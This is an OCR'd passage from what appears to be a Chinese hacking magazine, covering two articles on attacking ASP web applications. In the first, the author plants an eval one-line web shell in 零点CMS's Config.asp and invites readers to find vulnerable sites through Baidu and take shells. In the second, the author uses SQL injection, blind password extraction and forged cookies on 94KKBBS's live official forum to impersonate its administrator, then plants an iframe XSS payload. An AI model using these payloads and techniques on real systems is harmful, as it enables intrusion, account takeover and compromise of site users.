


图10

用客户端再连接一次，又是失败。再三分析这段代码才恍然大悟，现在可以肯定的是，在网站名称处插马是无法实现的。结合HTMLEncode分析，程序先是把Request(sitetitle)传递到Tmp_sitetitle变量中，中途经HTMLEncode函数过滤，最后放到Const ZD_SiteTitle这个全局变量中去，尽管我们改良的后门能通过"安检"，但到了Config.asp后，解释程序并没有把Chr(34)等还原为原字符，而是把那一串小马当成是原原本本的字符串了，也就是说要想让马儿发挥作用必须让它能以双引号出现在Config.asp中，但赤裸裸的双引号又怎能通过"安检"呢？现在终于体会到了HTMLEncode的恐怖之处。

剑走偏锋

我们继续看Save_Config.asp的代码，看到有这么一段：


```
ConfigWrite.WriteLine(content)
content="Const ZD_Interval="&Tmp_Interval&"'刷新时间，值越大则同时在线人数也就越多....."
```

在这里，程序并没有给Tmp_Interval前后加上双引号，虽然前面也要通过"安检"的过滤，但对于整站来说已经是致命的了。看表演：我们这样构造"1:eval(request(chr(112)))"。在这里，之所以选择Lcx大哥的Eval版海洋顶端后门是因为它具有良好的隐蔽性，对比一句话木马插入成功后Config.asp的出错提示和甚至被管理员发现的潜在危险性，该马完全可以说得上是"黑站细无声"。

这里用lake2eval发送端去连接我的木马，密码填上刚才转成Chr(112)的"p"，点击"send"，如图11所示。

期待已久的画面终于出现了。至此，零点CMS v2.2正式宣告沦陷。

接近尾声



Get Drives							
Name	VolumeName	Type	IsReady	FileSystem	AvailableSpace	TotalSize	SerialNumber
C		FIXED	True	FAT32	293.13 M	2.92 G	-2001913617
D		FIXED	True	FAT32	3.14 M	2.66 G	471981870
E		REMOVABLE	True	FAT	4.87 M	125.22 M	-2067913943
F	Not Ready						

图11

后来我对零点3.1又分析了一次，发现有点不同的地方：在Admin_site.asp里，作者似乎做了修改，简单地在提交Interval的地方添加了一个maxlength="8"作长度限制，虽然我们的木马代码已经不能再短了，但我们只要构造一个本地提交页面并修改Admin_site.asp里的默认"不允许外部提交"修改成"允许"就可以解决了。不过前提是我们先要能登录后台，否则无法通过"/inc/checklogin.asp"验证。具体的过程就交给读者们慢慢研究吧！

用"零点站点管理系统"作为关键字去百度搜索一下，发现用户非常广泛。其中以默认数据库路径和密码配置的站点也不在少数，相信看罢此文的读者拿个WebShell应该不成问题。

清扫战场

本来这应该是程序设计者的工作，若大家等不及官方更新版本或补丁的话，不妨参考以下几种方法做一些修补：

1，更改默认设置，如数据库路径以及Admin默认密码（前提是还没有人公布前台的漏洞）。

2，修改HTMLEncode函数，添上两句过滤冒号和括号的过滤语句，现提供参考：

```
fString = Replace(fString, CHR(40), "<br/>")
fString = Replace(fString, CHR(58), "0x3A00")
```

WTF：从源码中寻找BUG是一件很枯燥但也很有意思的事情，虽然花费时间多，但是所得到的乐趣远远超过你入侵一个网站所得到的快感。作者通过对94KKBBS的程序进行分析和测试，找到了注入、跨站、提权等一系列安全隐患。通过这篇文章，我们也可以系统的了解一下手工查找漏洞的方法，希望越来越多的朋友能自己分析、发现漏洞。

适合读者：网络爱好者、脚本爱好者、入侵爱好者

前置知识：脚本入侵基础知识



层层剖析 94KKBBS官方的众多漏洞

文／寂寞的刺猬

注入漏洞

在看完94KK的代码后，我不得不承认94KKBBS代码的严谨性，但百密难免有一疏，当我读完"login.asp"中的一段代码后，我发现了整套系统的软肋！有问题的代码如下：

```
Sub CheckLogin()
…………
UserName=Request.Form("name")
Password=Request.Form("password") '第一关
…………
If UserName="" or Password="" Then .GoToErr(6) '第二关
…………
If Not (.Fun.Checkname(UserName) OR .Fun.CheckPassword(Password)) then .GotoErr(16) '第三关
If .SafeBuckler(UserName,.MyIP,0) Then .Alert"94KKBBS安全盾已启动! \n\n 对不起，你尝试登录错误超过次，今天不能再登录论坛。\n你的信息已被系统记录！","Index.asp" '第四关
Password=MD5(Password) '第五关
Set Rs = .Execute("select top 1 Id,Name,Password,Isdel,LastTime From [KK_User] where name='"&UserName&"' and password='"&Password&"' and (Isdel=0 or Isdel=2)")
If Rs.Eof then
.SafeBuckler UserName,.MyIP,1
.GotoErr(9)?
ElseIf Rs(3)=2 Then
.GotoErr(78)
…………
End Sub
```

为了表述清晰，我在代码后加入了"第×关"的标识。

下面就来分析其流程，先看第一关，"name"和"Password""没经过任何过滤，就POST给了"UserName"和"Password"，这一关过得轻松加愉快！

在第二关，程序会判断"UserName"或"Password""值是否为空，如空则返回"登录失败"及相关的信息，所以通过第二关也不成问题。

下面看第三关，其中涉及到了程序自定义的两个函数"Checkname"和"CheckPassword"。我们先看"Checkname"，它在Inc目录的Fun_Cls.asp中。

```
Public Function CheckName(Str) '名字字符检验
Checkname=True
Dim Rep,pass
Set Rep=New RegExp
Rep.Global=True
Rep.IgnoreCase=True
Rep.Pattern="[\u0009\u0020\u0022-\u0028\u002C-\u002E\u003A-\u003F\u005B\u005C\u0060\u007C\u007E\u00FF\uE5E5]"
Set pass=Rep.Execute(Str)
If pass.count<>0 Then CheckName=False
Set Rep=Nothing
End Function
```

此函数用来检验用户名称的合法性，当接收到的"STR"中出现"Rep.Pattern"中定义的字符时，就赋"CheckName"的值为假。需要注意的是，其中0020是空格的16进制，0028是括号的16进制，0027是单引号的16进制。

再来看"CheckPassword"，同样在Inc目录的Fun_Cls.asp中。

```
Public Function CheckPassword(Str) '密码检验
Dim pass
CheckPassword=false
If Str <> "" Then
Dim Rep
Set Rep = New RegExp
Rep.Global = True
Rep.IgnoreCase = True
Rep.Pattern="[\u4E00-\u9FA5\uF900-\uFA2D\u0027\u007C]"
Pass=rep.Test(Str)
Set Rep=nothing
If Not Pass Then CheckPassword=True
End If
End Function
```

这里和UserName的过滤方法是一样的，如果出现定义的过滤字符，就给CheckPassword赋假值。

这里我们先来推断一下，在用户名中输入带有单引号、括号及空格等相连的字符串，按照其函数定义，"UserName"这时为假 在密码中输入不带单引号的字符，如123，这时"CheckPassword"就为真："UserName"(假)Or"CheckPassword"(真)，按逻辑关系，其结果是真。但前面还有一个NOT字符，NOT(真)却变成了假！因为是假，当然也就不会执行后面的(GotoErr(16)进入失败)了。

跳过了第三关，再来看第四关的验证。"SafeBuckler"是程序自定义的安全盾函数，用于阻止用户恶意提交。按照其函数定义，如果一个IP一天内的登录错误次数超过7次，那么该IP就会被禁止登录。但这样做也有一定的弊端，比如校园网、网吧或办公室等共有一个IP的用户，因其在外显示的都是同一个IP地址，这样局域网内的某个人输入错误超过7次，那么同处于一个网段的其他用户，即使用户名及密码输入正确，也会被拒之门外。对于第四关的限制，按情况采取下面的方法：

1.ADSL拨号用户，重新拨号，更改IP地址，就可以再次登录。

2.对于校园网、网吧等局域网采取代理上网的，可找一些免费的HTTP代理，采取更换HTTP代理的方式来更改IP。

继续向下走，来到第五关，这一关是用MD5将密码加密，但这一项只针对"Password"，对"UserName"无任何妨碍。

通过这五关后，提交来的参数就进入SQL语句了。再看SQL中的"UserName"，它采取的是"name='"&UserName&"'"过滤。用单引号过滤本是一个很好的方法，但结合前面的分析后就会发现，此处的单引号已经不起作用了，因为我们可以提交"' or '1'='1"之类的字符来达到注入的目的。

上面说的是理论，还要实践才可以确定注入的存在！在URL中输入"http://127.0.0.1/94bbs/login.asp"，打开登录页面，在用户名中输入"' or 1=1 or '1'='1"密码处输入"123"，点击登录，返回的信息如图1所示，登录成功！




图1

但显示的身份却是游客，难道前面的推论错了？带着疑惑的心情我重新登录，这次用户名中输入的是"' or 1=2 or '1'='1"，密码仍是"123"，这次返回的结果如图2所示。




图2

看，两次返回的信息不一样，"1=1"显示的是"登录成功"，"1=2"显示的是"登录失败"！这不就是注入点吗？

下面就来测试长一些的SQL语句能否运行，我们先来试一段判断密码的长度的语句"' or 16=(select len(password) from [kk_user] where name='admin') or '1'='1"。返回的结果是登录成功，这既说明了Admin用户密码的长度是16位的，也说明了SQL语句在此可以畅通无阻的运行。

再来猜测第一位的ASC值，语句如下："' or 97>(select asc(mid(password,1,1)) from [kk_user] where name='admin') or '1'='1"。如果成功进入，则说明第一位的ASC值小于97，这个字符是数字，否则就是字符。

小知识 94KKBBS的MD5是由数字和小写字母组成的，数字0－9的ASC值范围是48－57，字符a－z的ASC值范围是97－122。判断出数字或字符后，再利用逐步折半的方法，就能猜出第一位的ASC值了。

接下来我们猜第二位，先将mid(password,1,1)改为mid(password,2,1)，然后按第一步的方法进行就可以了。

小提示 在猜测过程中，如错误登录超过7次，就会被禁止登录，我们可以采用第四关所介绍的两种方法进行破解。

在本地测试成功后，我开始有些蠢蠢欲动了。不知官方站点是否存在此漏洞。打开官方的BBS，注册了一个新用户，然后打开"管理团队"，其中有3个站长，通过查看论坛的贴子，觉得"随冰"应该是主站长！就猜他的密码吧！用了将近一个小时的时间，这期间重启了10次ADSL，终于猜出94KKbbs官方管理员"随冰"的MD5，而此时的我，只想说一个字，累！这年头，注入也成了体力活！

跨站漏洞

在本地测试时，发现94KK还存有跨站漏洞，现在有了随冰的MD5值，我正好可以测试一下官方是否也存在跨站漏洞。先用我的用户登录，需要注意一点，在登录时，"Cookie选项"要选择为"保存一天"，登录成功后，打开Iecv15，选择其中的 www.94kk.com，如图3所示。




图3

点击下方的94KKbbs，所显示的Cookie内容如下：

```
CookiesDate=1&MyPassword=445a5f734271a00b&LastTime=2006-4-12 22:22:14&MyHidden=1&MyName=jm&MyID=6905
```

我注意到其中除了用户名和密码外，还有一项MYID，其值6905是我的注册ID。如果用随冰的号登录，就需要知道随冰的ID值。在论坛中转了几圈，也没找到显示用户ID值的地方。看来只能采取猜测的方法了，仍用登录窗口的注入漏洞，猜出随冰的ID为17。接下来，在"94KKbbs"的Cookies条上点右键，选择"编辑cookie"，将其中的值修改为："CookiesDate=1&MyPassword=2*************9& LastTime=2006-4-12 22:22:14&MyHidden=1& MyName=随冰&MyID=17"。然后再新开一个IE窗口，在其中输入"www.94kk.com/bbs"，如图4所示。现在我就已经变身为随冰了，有了这个名片，自然就可以测试跨站漏洞了……




图4

1.SMS跨站

此跨站漏洞是寄附在SMS消息中的，当用户打开含有跨站代码的消息时，就触发了跨站漏洞，为了可以直接看到效果，下面我用的是自已注册的用户进行。

先用自已的账户登录，找一个帖子进行回复，然后再用Cookie欺骗的方式，以随冰的身份登录，对该帖进行评价。评价内容随意填写，主要是启用"留言通知帖子作者"，在留言附加信息中输入如下语句："谢谢你的支持，继续努力！<iframe src=http://www.baidu.com width=100 height=100></iframe>"，如图5所示。




图5

为了让大家看到跨站效果，我设置的Width及Height均不为0。接着退出论坛，用我的账户登录，这时听到音箱中传来一个动听的声音："您有新的消息，请注意查收。"一般听到这种消息，大家都会去查看的吧？点击上方的消息链接，百度赫然就在眼前。试想如果前面的代码长宽设置均为0，谁会想到这里隐藏了一个陷阱呢？如图6所示。




图6

2.帮派跨站

